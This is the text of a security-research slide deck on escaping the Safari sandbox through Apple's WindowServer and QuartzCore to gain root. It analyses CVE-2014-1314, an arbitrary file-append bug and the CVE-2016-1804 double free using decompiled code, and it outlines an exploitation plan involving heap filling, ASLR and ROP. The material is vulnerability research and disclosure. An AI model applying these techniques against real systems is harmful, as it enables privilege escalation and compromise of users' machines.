

SUBVERTING APPLE GRAPHICS: PRACTICAL APPROACHES TO REMOTELY GAINING ROOT



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About us

- Tencent KEEN Security Lab (Previously known as KeenTeam)
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 - Mobile Pwn2Own 2013 iOS, Pwn2Own 2014 OS X, Pwn2Own 2014 Flash, Pwn2Own 2015 Flash, Pwn2Own 2015 Adobe Reader, Pwn2Own 2016 Edge, Pwn2Own 2016 OS X * 2
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
Agenda

- Apple Graphics Overview
- Userland Attack Surface
- Kernel Attack Surface

Apple Graphics Overview



Apple graphics architecture



Why graphics?

- On OS X, stored in `/System/Library/Frameworks/WebKit.framework/Versions/A/Resources/com.apple.WebProcess.sb`
- On iOS, binary file embed in kernel:
 - Sandbox_toolkit: https://github.com/sektioneins/sandbox_toolkit
- What's in sandbox profile:
 - File operation
 - IPC
 - IOKit
 - Sharedmem
 - Etc.

```
(allow file-read*
;; Basic system paths
(subpath "/Library/Dictionaries")
(subpath "/Library/Fonts")
(subpath "/Library/Frameworks")
(subpath "/Library/Managed Preferences")
(subpath "/Library/Speech/Synthesizers")
(regex #"^/private/etc/(hosts|group|passwd)$")
```

```
;; Various services required by AppKit and other frameworks
(allow mach-lookup
(global-name "com.apple.DiskArbitration.diskarbitrationd")
(global-name "com.apple.FileCoordination")
(global-name "com.apple.FontObjectsServer")
(global-name "com.apple.FontServer")
(global-name "com.apple.SystemConfiguration.configd")
(global-name "com.apple.SystemConfiguration.PPPController")
(global-name "com.apple.audio.VDCAssistant")
(global-name "com.apple.audio.audiohald")
(global-name "com.apple.audio.coreaudiod")
```

```
;; IOKit user clients
(allow iokit-open
(iokit-user-client-class "AppleUpstreamUserClient")
(iokit-user-client-class "IOHIDParamUserClient")
(iokit-user-client-class "RootDomainUserClient")
(iokit-user-client-class "IOAudioControlUserClient")
(iokit-user-client-class "IOAudioEngineUserClient"))
```

Graphic components allowed in Safari sandbox profile

- Userland:
 - Com.apple.windowserver.active
 - Apple Graphics usermode daemon
 - Manage window/shape/session/workspace, etc.
 - Running as `_windowserver` context

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  (global-name "com.apple.audio.coreaudiod")
  (global-name "com.apple.cookied")
  (global-name "com.apple.dock.server")
  (global-name "com.apple.system.opendirectoryd.api")
  (global-name "com.apple.tccd")
  (global-name "com.apple.tccd.system")
  (global-name "com.apple.window_proxies")
  (global-name "com.apple.windowserver.active")
  (global-name "com.apple.cfnetwork.AuthBrokerAgent")
  (global-name "com.apple.PowerManagement.control")
  (global-name "com.apple.speech.speechsynthesisd")
  (global-name "com.apple.speech.synthesis.console")

  (global-name "com.apple.coreservices.launchservicesd")

  (global-name "com.apple.iconservices")
  (global-name "com.apple.iconservices.store")
)
```

Graphic components allowed in Safari sandbox profile

- Kernel
 - (iokit-connection "IOAccelerator")
 - iokit-connection allows the sandboxed process to open all the userclient under the target IOService(much less restrictive than iokit-user-client-class)

UserClient Name	Type
IGAccelSurface	0
IGAccelGLContext	1
IGAccel2DContext	2
IOAccelDisplayPipeUserClient 2	4
IGAccelSharedUserClient	5
IGAccelDevice	6
IOAccelMemoryInfoUserClient	7
IGAccelCLContext	8
IGAccelCommandQueue	9
IGAccelVideoContext	0x100

Userland Attack Surface



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
MIG overview

- Apple's IPC implementation

```

mach_msg_return_t mach_msg
                  (mach_msg_header_t      msg,
                   mach_msg_option_t      option,
                   mach_msg_size_t        send_size,
                   mach_msg_size_t        receive_limit,
                   mach_port_t            receive_name,
                   mach_msg_timeout_t     timeout,
                   mach_port_t            notify);

```



PARAMETERS

msg [pointer to in/out structure containing random and reply rights] A message buffer used by mach_msg both for send and receive. This must be naturally aligned.

send_msg [pointer to in structure containing random and reply rights] The message buffer to be sent. This must be naturally aligned.

option [in scalar] Message options are bit values, combined with bitwise-or. One or both of MACH_SEND_MSG and MACH_RCV_MSG should be used. Other options act as modifiers.

send_size [in scalar] When sending a message, specifies the size of the message buffer to be sent (the size of the header and body) in bytes. Otherwise zero should be supplied.

receive_limit [in scalar] When receiving a message, specifies the maximum size of the msg or receive_msg buffer in bytes. Otherwise zero should be supplied.

receive_name [in random right] When receiving a message, specifies the port or port set. Otherwise MACH_PORT_NULL should be supplied.

timeout [in scalar] When using the MACH_SEND_TIMEOUT and MACH_RCV_TIMEOUT options, specifies the time in milliseconds to wait before giving up. Otherwise MACH_MSG_TIMEOUT_NONE should be supplied.

notify [in notify receive right] When using the MACH_SEND_CANCEL and MACH_RCV_NOTIFY options, specifies the port used for the notification. Otherwise MACH_PORT_NULL should be supplied.

mach_msg_header_t msg

- msg is the key to send message to another process

```
typedef struct
{
    mach_msg_bits_t    msg_bits;
    mach_msg_size_t    msg_size;
    mach_port_t        msg_remote_port;
    mach_port_t        msg_local_port;
    mach_port_name_t   msg_voucher_port;
    mach_msg_id_t      msg_id;
} mach_msg_header_t;
```

- Msg_bits
 - Simple message if 0x00xxxxxx
 - Complex(descriptor) message if 0x8xxxxxxx

Simple message + 3 types of descriptor

- Simple message
 - Easy to understand
- Port descriptor
 - Send a port to the remote process
 - Similar to DuplicateHandle in Windows (can be seen in Chrome sandbox)
- OOL descriptor
 - Send a pointer to the remote process
- OOL Port descriptor
 - Send a pointer containing an array of ports to the remote process

WindowServer overview

- Two private framework:
 - CoreGraphics
 - QuartzCore
- Safari sandbox allows to open `com.apple.windowserver.active` service
 - Implemented by CoreGraphics framework
 - QuartzCore framework not allowed by Safari sandbox, but...

CoreGraphics API

- Client side API
 - Starts with CGSxxxx

```

1 void __fastcall _CGSGetWindowShape(mach_port_t a1, int a2, _QWORD *a3, _DWORD *a4)
2 {
3     _DWORD *v4; // r14@1
4     _QWORD *v5; // r15@1
5     mach_port_t v6; // eax@1
6     mach_msg_return_t v7; // ebx@3
7     mach_msg_header_t msg; // [rsp+8h] [rbp-68h]@1
8     __int64 v9; // [rsp+20h] [rbp-50h]@1
9     int v10; // [rsp+28h] [rbp-48h]@1
10    int v11; // [rsp+2Ch] [rbp-44h]@15
11    int v12; // [rsp+3Ch] [rbp-34h]@16
12    __int64 v13; // [rsp+48h] [rbp-28h]@1
13
14    v4 = a4;
15    v5 = a3;
16    v13 = *(_QWORD *)__stack_chk_guard_ptr;
17    v9 = *(_QWORD *)NDR_record_ptr;
18    v10 = a2;
19    msg.msgh_bits = 5395;
20    msg.msgh_remote_port = a1;
21    v6 = mig_get_reply_port();
22    msg.msgh_local_port = v6;
23    msg.msgh_id = 29256;
24    if ( voucher_mach_msg_set_ptr )
25    {
26        voucher_mach_msg_set(&msg);
27        v6 = msg.msgh_local_port;
28    }
29    v7 = mach_msg(&msg, 3, 0x24u, 0x40u, v6, 0, 0);
30    if ( (unsigned int)(v7 - 268435458) < 2 )
31        goto LABEL_10;

```

- Service side API
 - Starts with __X

```

1 int64 __fastcall __XGetWindowShape(_DWORD *a1, int64 a2)
2 {
3     int64 *v2; // rax@3
4     int64 v3; // r12@4
5     int64 result; // rax@4
6
7     if ( *a1 < 0 || a1[1] != 36 )
8     {
9         *(_DWORD *)(a2 + 32) = -304;
10    }
11    else
12    {
13        *(_DWORD *)(a2 + 36) = *(_DWORD *)(a2 + 36) & (unsigned int)&unk_FF0000 | 0x1000101;
14        v2 = CGXWindowByID((unsigned int)a1[8]);
15        if ( v2 )
16        {
17            v3 = CGRegionCopyData(v2[13]);
18            CGSPropertyListCreateSerializedBytes(v3, a2 + 28, a2 + 52);
19            CFRelease(v3);
20            *(_DWORD *)(a2 + 40) = *(_DWORD *)(a2 + 52);
21            result = *(_QWORD *)NDR_record_ptr;
22            *(_QWORD *)(a2 + 44) = *(_QWORD *)NDR_record_ptr;
23            *(_BYTE *)(a2 + 3) |= 0x80u;
24            *(_DWORD *)(a2 + 4) = 56;
25            *(_DWORD *)(a2 + 24) = 1;
26            return result;
27        }
28        *(_DWORD *)(a2 + 32) = 1000;
29    }
30    result = *(_QWORD *)NDR_record_ptr;
31    *(_QWORD *)(a2 + 24) = *(_QWORD *)NDR_record_ptr;
32    return result;

```

CoreGraphics API grouping

- Workspace
- Window
- Transitions
- Session
- Region
- Surface
- Notifications
- Hotkeys
- Display
- Cursor
- Connection
- CIFilter
- Event Tap
- Misc

Thinking as a hacker

- Before OS X Lion, no apple sandbox
- But there is WindowServer
- From OS X Lion, apple sandbox is introduced
- What we can do to WindowServer service with sandbox by easy thinking?
 - Move mouse position – Yes, by calling `_XWarpCursorPosition`
 - Click – Yes, by calling event tap APIs like `__XPostFilteredEventTapDataSync`
 - WindowServer will then call IOKit IOHIDFamily to handle the event
 - Set hotkey – Yes, by calling `_XSetHotKey`

Bypass sandbox

- Move mouse + click == bypass sandbox
- Set hotkey == bypass sandbox
- After Apple sandbox is introduced, whole windowserver.active API is allowed by safari, Apple might forget to enhance windowserver?

Reality

- You are wrong, Apple is not that bad
- Move mouse – Still allowed
- Click – checked, no way from sandbox
- SetHotKey – checked, no way from sandbox

```
bool CGXSenderCanSynthesizeEvents()
{
    unsigned int v0; // ecx@1
    bool result; // al@2

    v0 = WSGetLastMessageAuditTrailerPid();
    if ( v0 )
        result = (unsigned int)sandbox_check(v0, "hid-control", 0LL) == 0;
    else
        result = 0;
    return result;
}
```

```
_int64 __fastcall _XSetHotKey(__int64 a1, __int64 a2)
{
    ...
        if ( (unsigned int)sandbox_check() ) //
            sandbox check, exit if calling from sandboxed context
                goto LABEL_39;
    ...
}
```

How about Window related API

- Why thinking about Window API
 - Easy to cause UAF issues (in MS Windows)
- Connection_holds_rights_on_window check
 - Only the window creator holds this writer
- Some tricks to bypass this check in history
- Many other API doesn't have this check, worthwhile for further research (Fuzzing, code auditing)

```
2 {
3   ...
4   v6 = CGXWindowByID(HIDWORD(v11));
5   v7 = CGXConnectionForPort(v3);
6   if ( (unsigned __int8)
7     connection_holds_rights_on_window(v7, 1LL, v6, 1LL, 1
8     LL)
9     || (v8 = 1000, v6)
10    && (v9 = (unsigned __int8)
11    connection_holds_rights_on_window(v7, 4LL, v6, 1LL, 1
12    LL) == 0, v8 = 1000, !v9) ) //only owner process of
13    the window will pass the check
14    {
15      v8 = CGXMoveWindowList(v7, (char *)&v11 + 4, 1LL);
16    }
17    *(_DWORD *) (a3 + 32) = v8;
18  }
19  ...
20 }
```

Why windowserver?

- Running in root? No
- Running in user account? No
- It is running in _windowserver
 - _windowserver is nothing, nothing, nothing

_windowserver 174 6.6 0.8 6910400 67708 ?? Ss 三07下午
69:35.83

/System/Library/Frameworks/ApplicationServices.framework/Frameworks/CoreGraphics.framework/Resources/WindowServer-daemon

But, WindowServer is privilege chameleon !

CVE-2014-1314: Design issue

- Session related API
 - `_XCreateSession`
- Create a new login session
- Fork a new process
- By default is `/System/Library/CoreServices/loginwindow.app/Contents/MacOS/loginwindow`
- But user can specify the customized login path by sending a mach message
- The forked process will be setuid to the current user's context
- **Wow, we bypassed sandbox and run a subprocess under user's context, outside sandbox!**

```
__int64 __fastcall
__CGSessionLaunchWorkspace_block_invoke(__int64 a1)
{
...
v28 = fork(); //fork
if ( v28 == -1 )
{
v29 = *__error();
CGSLogError("%s: cannot fork workspace (%d)", v37);
v3 = 1011;
}
else
{
if ( !v28 )
{
setgid(HIDWORD(v24));
setuid(v24); //set uid to current user's uid
setsid();
chdir("/");
v35 = open("/dev/null", 2, 0LL);
v36 = v35;
if ( v35 != -1 )
{
dup2(v35, 0);
dup2(v36, 1);
dup2(v36, 2);
if ( v36 >= 3 )
close(v36);
}
execve(v9, v40, v44);
_exit(127);
}
...
}
```

CVE-2014-1314: the fix


- Deny all request from a sandboxed process to call `_XCreateSession`
- Effective, no way to bypass
- `Sandbox_check` everywhere, makes me tired...It is obvious that Apple realized it is dangerous in `CoreGraphics`

QuartzCore – The hidden interface

- What is QuartzCore?
 - Also known as *CoreAnimation*
 - More complex graphics operation
 - Animation
 - Multi-layer handling
- But... Safari sandbox doesn't allow open com.apple.CARenderServer
- Challenge? Sandbox doesn't allow == we cannot open?
 - If you think yes, you stop here
 - If you think no and make it open, then you own a new territory.
- Chrome JS renderer cannot open any file, but in fact it can do operation in cache folder, why?
 - Duplicate a handle !

QuartzCore – The hidden interface

- Another way is: a port descriptor message!
- Yes, that is `CGSCreateLayerContext`
 - It sends a `mach_msg` to `WindowServer`
 - `__XCreateLayerContext` handles the request in `WindowServer`
 - Open a port of `com.apple.CARenderServer`
 - Send a reply message with a port descriptor to client
- Yay, we got the QuartzCore - Running at a separate and new thread in `WindowServer`



QuartzCore – a new territory

- No sandbox check
- Nothing...
- 3 minutes code auditing, I find something...

CVE-?????-????? Logic issue

- In `_XSetMessageFile`
- Can specify arbitrary file path
- And append content to that file
- Content cannot be controlled
- No use?

```
__int64 __fastcall _XSetMessageFile(__int64 a1, __int64
    a2)
{
    if ( memchr((const void *) (a1 + 40), 0, v5) ) //a1 + 40
        is user controllable, which is the file path
    {
        LOBYTE(v6) = CASSetMessageFile(*(unsigned int *) (a1 +
            12), (const char *) (a1 + 40)); //will set create the
        file whose path and filename can be specified by user
        *(_DWORD *) (a2 + 32) = v6;
    }
    else
    {
        LABEL_14:
        *(_DWORD *) (a2 + 32) = -304;
    }
    result = *(_QWORD *) NDR_record_ptr;
    *(_QWORD *) (a2 + 24) = *(_QWORD *) NDR_record_ptr;
    return result;
}
```

Chameleon – Now I want you to be root!

CVE-2016-1804 : UAF in multi-touch (Pwnie 2016 Nomination)

- Misc API in CoreGraphics: `_XSetGlobalForceConfig`
 - Introduced for force touch purpose
 - Newly introduced API is easier to cause problem

```

__int64 __fastcall _mthid_unserializeGestureConfiguration
    (__int64 a1)
{
    ...
    if ( v2 )
    {
        if ( !(unsigned __int8)
            _mthid_isGestureConfigurationValid(v2) )
            CFRelease(a1); //if the data is invalid, free it
            once
            result = v2;
        }
    }
    return result;
}

```

```

{
    ...
    v5 = *(_QWORD *) (a1 + 28); //v5 is a pointer
    pointing to user controllable data
    v6 = CFDataCreateWithBytesNoCopy(*(_QWORD *)
    kCFAllocatorDefault_ptr, v5, v4, *(_QWORD *)
    kCFAllocatorNull_ptr); // create CFData on v5
    v7 = _mthid_unserializeGestureConfiguration(v6); //
    try to unserialize the data
    if ( v6 )
        CFRelease(v6, v5); //free the CFData twice!
    ...
}

```

- In `_mthid_unserializeGestureConfiguration` it called `CFRelease` to free the `CFData`
- After that, the `CFData` is freed again
- Double free

Exploitable?

- Problems to be solved
 - Fill in the controllable data between two FREEs
 - Especially the first 8 bytes of the CFData
 - Heap spraying in 64bit process / info leak
 - First 8 bytes pointing to the user controllable data (vtable like object)
 - ASLR
 - ROP

Exploitation of CVE-2016-1804: Fill in the data

- Looks like hard
 - Two frees too close
 - No way to fill in between the two frees in the same thread
- Race condition?
 - All CoreGraphics server API runs in a server loop at a single thread (Gated and queued)
 - What happened if race failed? (Crash? Of course! Of course! Are you sure)
- Give up? (Yes, we give up this vulnerability for quite some days)

An interesting and legacy double free problem

- If this is the case

```
char * buf = NULL;
buf = malloc(0x60);
memset(buf, 0x41, 0x60);
free(buf);
free(buf);
```

- Result is:

```
checkCFData(878,0x7fff79c57000) malloc: *** error for
object 0x7fe9ba40f000: pointer being freed was not
allocated
*** set a breakpoint in malloc_error_break to debug
[1] 878 abort
```

- time window too small,
crashed in case of race
failure


- If the case is like this

```
CFDataRef data = CFDataCreateWithBytesNoCopy(
kCFAllocatorDefault, buf, 0x60, kCFAllocatorNull);
CFRelease(data);
CFRelease(data); //No crash will happen
```

- No crash!
 - First 8 bytes of CFData unchanged
 - Windows LFH like
- Means we can try again and again until successful
- CoreGraphics server APIs are all processed in a single thread...
 - Any other way

QuartzCore - The hidden interface

- Yes, we need hidden interface's help
 - That is, QuartzCore
 - QuartzCore server APIs are singled threaded also but it is a separate thread against CoreGraphics



Next question? What server APIs you choose to fill in data

- APIs must meet the following criteria:
 - Create some structure that size is 0x30 (same as CFData)
 - Every byte of the 0x30 structure can be controlled (Or at least the first 8 byte)
- What kind of message you choose?
 - Simple message? Of course not, at least the first 8 byte cannot be controlled fully.
 - Port descriptor? Of course not.
 - OOL descriptor? Yes, because it allows specifying a pointer to a buffer and pass to the remote process.

Bad news once more

- How many APIs in QuartzCore accepts OOL descriptor?
 - Only one...
 - That is `_XRegisterClientOptions` (It accepts 3 port descriptor followed by an OOL descriptor)

```

int64 __fastcall _XRegisterClientOptions(__int64 a1, __int64 a2)
{
    signed int v2; // eax@1
    __int64 result; // rax@10
    __int64 v4; // ST40_8@13
    __int64 v5; // ST38_8@13
    __int64 v6; // ST30_8@13
    __int64 v7; // ST28_8@13

    v2 = -304;
    if ( *(_DWORD *)a1 >= 0 )
        goto LABEL_20;
    if ( *(_DWORD *)a1 + 24 != 4 )
        goto LABEL_20;
    if ( *(_DWORD *)a1 + 4 != 100 )
        goto LABEL_20;
    v2 = -300;
    if ( ( *(_DWORD *)a1 + 36 & 0xFFFF0000) != 0x110000
        || ( *(_DWORD *)a1 + 48 & 0xFFFF0000) != 0x110000
        || ( *(_DWORD *)a1 + 60 & 0xFFFF0000) != 0x110000
        || ( *(_DWORD *)a1 + 72 & 0xFFFF0000) != 0x1000000
        || *(_DWORD *)a1 + 76 != *(_DWORD *)a1 + 96 )
    {
        goto LABEL_20;
    }
    if ( *(_DWORD *)a1 + 100 )
    {
        *(_DWORD *)a1 + 32 = -309;
